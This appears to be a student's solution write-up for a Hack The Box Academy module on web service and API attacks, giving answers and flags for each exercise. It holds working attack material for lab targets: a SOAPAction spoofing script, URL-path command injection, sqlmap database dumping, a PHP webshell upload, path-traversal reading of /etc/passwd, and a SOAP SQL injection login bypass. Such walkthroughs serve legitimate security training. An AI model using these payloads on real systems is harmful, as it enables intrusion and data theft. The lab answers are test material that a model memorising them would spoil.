Web Service & API Attacks:

Link to challenge: https://academy.hackthebox.com/module/160

(log in required)

Class: Tier II | Medium | Offensive

Web Service & API Fundamentals


Web Services Description Language (WSDL):

Question: If you should think of the operation object in WSDL as a programming concept, which of the following is closer in terms of the provided functionality? Answer options (without quotation marks): "Data Structure", "Method", "Class"

Answer: Method

Method: 'WSDL stands for Web Service Description Language. WSDL is an XML-based file exposed by web services that informs clients of the provided services/methods, including where they reside and the method-calling convention.'

GPT explanation:



In WSDL (Web Services Description Language), the **operation** object represents a specific action or functionality provided by the web service. It is defined as part of a service's port type and specifies the input, output, and potential faults for that action.

This concept is closely analogous to a **method** in programming because:

- A **method** defines a specific operation or function in a class, including the parameters it takes (input) and the values it returns (output), much like an operation in WSDL.
- Just as a method in programming can include error handling through exceptions, a WSDL operation can define faults to specify error conditions.

In contrast:

- A **data structure** focuses on organizing and storing data rather than performing actions.
- A **class** is a blueprint for objects and can contain multiple methods, making it broader in scope than a single WSDL operation.

Thus, the **operation** in WSDL is best matched to a **method** in terms of functionality.

Web Service Attacks

SOAPAction Spoofing:

Question: Exploit the SOAPAction spoofing vulnerability and submit the architecture of the web server as your answer. Answer options (without quotation marks): "x86_64", "x86"

Answer: x86_64

Method: we will use the following python script:

```
import requests

payload = '<?xml version="1.0" encoding="utf-
8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:tns="http://tempuri.org/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soa
p:Body><LoginRequest xmlns="http://tempuri.org/"><cmd>uname
-m</cmd></LoginRequest></soap:Body></soap:Envelope>'

print(requests.post("http://<TARGET-IP>:3002/wsdl",
data=payload,
headers={"SOAPAction":'"ExecuteCommand"'}).content)
```

saved in the pwnbox as script.py:

```
┌[eu-academy-2]-[10.10.15.30]-[htb-ac-1099135@htb-oxjnzea9e2]-[~]
└─[*]$ cat script.py
import requests

payload = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:x
si="http://www.w3.org/2001/XMLSchema-instance"  xmlns:tns="http://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textM
atching/"><soap:Body><LoginRequest xmlns="http://tempuri.org/"><cmd>uname -m</cmd></LoginRequest></soap:Body></soap:Envelope>'

print(requests.post("http://10.129.122.61:3002/wsdl", data=payload, headers={"SOAPAction":'"ExecuteCommand"'}).content)
```

The marked part is the command being run – ‘uname -m’ – the command being use to determine the machine’s architecture:

```
┌[eu-academy-2]-[10.10.15.30]-[htb-ac-1099135@htb-oxjnzea9e2]-[~]
└─[*]$ python script.py
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"  xmlns:tns="http
://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body><LoginResponse xmlns="http://tempuri.org/"
><success>true</success><result>x86_64\n</result></LoginResponse></soap:Body></soap:Envelope>'
```

We can see the architecture in the ‘result’ tag.

Command Injection:

Question: Exploit the command injection vulnerability of the target to execute an "id" command. Submit the privileges under which the server is running as your answer. Answer options (without quotation marks): "user", "www-data", "root"

Answer: root

Method: we run the command:

```
curl http://<target-IP>:3003/ping-server.php/system/ls
```

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-o8l9x9u9mq]─[~]
└──╼ [★]$ curl http://10.129.152.166:3003/ping-server.php/system/id
uid=0(root) gid=0(root) groups=0(root)
```

Question: To execute commands featuring arguments via http://<TARGET IP>:3003/ping-server.php/system/{cmd} you may have to use _____. Answer options (without quotation marks): "Encryption", "Hashing", "URL Encoding"

Answer: URL Encoding

Method: as the command injection is done on a web service, URL encoding might be necessary.

API Attacks

Information Disclosure (with a twist of SQLi):

Question: What is the username of the third user (id=3)?

Answer: WebServices

Method: we run the command:

```
curl http://<target-IP>:3003/?id=3
```

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-o8l9
└──╼ [★]$ curl http://10.129.152.166:3003/?id=3
[{"id":"3","username":"WebServices","position":"3"}]┌─[
```


Question: Identify the username of the user that has a position of 736373 through SQLi. Submit it as your answer.

Answer: HTB{THE_FL4G_FOR_SQLI_IS_H3RE}

Method: we will use sqlmap:


```
sqlmap http://<target-IP>:3003/?id=1 --batch –dump -v 0
```

('-batch' is to automatically answer prompts with default answers, '-dump' is to dump the databases, '-v 0' is to suppress noise in the output)



*

*




Arbitrary File Upload:

Question: Achieve remote code execution and submit the server's hostname as your answer.

Answer: nix01-websvc

Method: we now to go port 3001 of the target machine:

```
http://<target-IP>:3001/
```




We will upload the webshell

```
<?php if(isset($_REQUEST['cmd'])){ $cmd =
($_REQUEST['cmd']); system($cmd); die; }?>
```

```
┌[eu-academy-2]-[10.10.15.30]-[htb-ac-1099135@htb-o8l9x9u9mq]-[~]
└──╼ [★]$ cat webshell.php
<?php if(isset($_REQUEST['cmd'])){ $cmd = ($_REQUEST['cmd']); system($cmd); die; }?>
```


Using anyonmous upload.

Upon upload – we are directed to this page:



So now we go to

`http://10.129.152.166:3001/uploads/webshell.php?cmd=hostname`
to obtain the server's hostname:




Local File Inclusion (LFI):

Question: Through the LFI vulnerability identify an existing user on the server whose name starts with "ub". Answer format: ub****

Answer: ubuntu

Method: we now check port 3000 of the target mahcine:

```
curl http://<target-IP>:3000/api
```



It's up.

Lets run API endpoint brute force using the wordlist 'common-api-endpoints-mazen160.txt' – downloaded manually to the pwnbox, and the tool ffuf:

```
ffuf -w "common-api-endpoints-mazen160.txt" -u
'http://<target-IP>:3000/api/FUZZ' -s
```

```
┌[eu-academy-2]-[10.10.15.30]-[htb-ac-1099135@htb-o8l9x9u9mq]-[~]
└─► [★]$ ffuf -w "common-api-endpoints-mazen160.txt" -u 'http://10.129.152.166:3000/api/FUZZ' -s
download
```

There is the API endpoint /api/download.

Inspecting it with ‘curl’:

```
curl http://<target-IP>:3000/api/download
```

```
┌[eu-academy-2]-[10.10.15.30]-[htb-ac-1099135@htb-o8l9x9u9mq]-[~]
└─► [★]$ curl http://10.129.152.166:3000/api/download
{"success":false,"error":"Input the filename via /download/<filename>"}
```

We need a file name.

We will use LFI to get the content of the users, from ‘/etc/passwd’, and filtering for ‘ub’:

```
curl
http://10.129.152.166:3000/api/download/..%2f..%2f..%2f..%2f
etc%2fpasswd | grep ub
```


```
x9u9mq]-[~]
└─► [★]$ curl http://10.129.152.166:3000/api/download/..%2f..%2f..%2f..%2fetc%2fpasswd | grep ub
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1877    0  1877    0     0  51855      0 --:--:-- --:--:-- --:--:-- 52138
ubuntu:x:1000:1000::/home/ubuntu:/bin/bash
```

Cross-Site Scripting (XSS):

Question: If we URL-encoded our payload twice, would it still work? Answer format: Yes, No

Answer: No

Method: We will use burpsuite encoder to URL encode the already once-encoded payload:



Now let's test it:

No alert were prompted.

Server-Side Request Forgery (SSRF):

Question: Can you leverage the SSRF vulnerability to identify port 3002 listening locally on the web server? Answer format: Yes, No

Answer: Yes

Method: SSRF allows the attacker to forge requests in behalf of the server, including a command to check localhost running services in the server.

Regular Expression Denial of Service (ReDoS):

Question: There are more than one payload lengths to exploit/trigger the ReDoS vulnerability. Answer format: Yes, No

Answer: Yes

Method:

XML External Entity (XXE) Injection:

Question: What URI scheme should you specify inside an entity to retrieve the content of an internal file? Answer options (without quotation marks): "http", "https", "data", "file"

Answer: file

Method: 'We have called our external entity *somename*, and it will use the SYSTEM keyword, which must have the value of a URL, or we can try using a URI scheme/protocol such as file:// to call internal files.'


Web Service & API Attacks - Skills Assessment:

Question: Submit the password of the user that has a username of "admin". Answer format: FLAG{string}. Please note that the service will respond successfully only after submitting the proper SQLi payload, otherwise it will hang or throw an error.

Answer: FLAG{1337_SQL_INJECTION_IS_FUN_:)}


Method: we will start by entering:

```
http://<target-IP>:3001
```



We get a login form.

Lets intercept the login request with burpsuite:



We can observe that the parameters are sent via XML.

The parameters can be susceptible to SQL injection, however we will not trigger it regularly, but using SOAP (Simple Object Access Protocol)

we send SOAP (Simple Object Access Protocol) to the server WSDL page:

```
http://<target-IP>:3002/wsdl
```

first – some explanation about the SOAP and WSDL:

What is SOAP?


SOAP (Simple Object Access Protocol) is a protocol for exchanging structured information in web services communication. It relies on XML to encode messages and typically operates over HTTP or SMTP. SOAP is often used to enable communication between different systems and applications, providing a standard format for requests and responses.

What is a WSDL?

WSDL (Web Services Description Language) is an XML document that describes a web service, including its operations, data types, and protocols. It serves as a blueprint for interacting with a SOAP-based web service. Clients use the WSDL to understand what actions the service can perform and how to structure their requests.

The WSDL can be found in

```
http://10.129.202.133:3002/wsdl?wsdl
```



*

*

The entire page will not be displayed due to length, but the relevant part is marked – the parameters: username and password.

Now – we will develop the SOAP request to the WSDL page, in the 'user' parameter – we will make sure to include SQL injection of the format:

```
admin' or '1'='1
```

* more of SQL injection was covered in 'SQL Injection Fundamentals' module → 'Subverting Query Logic' section (page 7). *:

```
import requests

# Crafting the SOAP payload with SQL injection in the
username parameter
payload = '''<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"
               xmlns:tns="http://tempuri.org/"

xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/">
    <soap:Body>
        <LoginRequest xmlns="http://tempuri.org/">
            <username>admin' or '1'='1</username>
            <password>admin</password>
        </LoginRequest>
    </soap:Body>
</soap:Envelope>'''

# Sending the SOAP request to the target
response = requests.post(
    "http://<target-IP>:3002/wsdl",  # SOAP endpoint
    data=payload,
    headers={
        "SOAPAction": '"Login"',  # Specifying the Login
SOAP action
        "Content-Type": "text/xml; charset=utf-8"
    }
)

# Printing the server's response
print(response.content)
```

*make sure to replace <target-IP> in the script to the target IP *

We will save the script as ‘SOAP.py’:

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-lrwco7y6n1]─[~]
└──╼ [★]$ cat SOAP.py
import requests

# Crafting the SOAP payload with SQL injection in the username parameter
payload = '''<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:tns="http://tempuri.org/"
               xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/">
    <soap:Body>
        <LoginRequest xmlns="http://tempuri.org/">
            <username>admin' or '1'='1</username>
            <password>admin</password>
        </LoginRequest>
    </soap:Body>
</soap:Envelope>'''

# Sending the SOAP request to the target
response = requests.post(
    "http://10.129.202.133:3002/wsdl",  # SOAP endpoint
    data=payload,
    headers={
        "SOAPAction": '"Login"',  # Specifying the Login SOAP action
        "Content-Type": "text/xml; charset=utf-8"
    }
)

# Printing the server's response
print(response.content)
```

in red – the SQL Injection payload. in cyan – the target server IP.

Lets run it:

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-lrwco7y6n1]─[~]
└──╼ [★]$ python SOAP.py
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap
/envelope/"  xmlns:tns="http://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching
/"><soap:Body><LoginResponse xmlns="http://tempuri.org/"><id>0</id><name>Administrator</name><emai
l>admin@htb.net</email><username>admin</username><password>FLAG{1337_SQL_INJECTION_IS_FUN_:)}</pas
sword></LoginResponse></soap:Body></soap:Envelope>'
```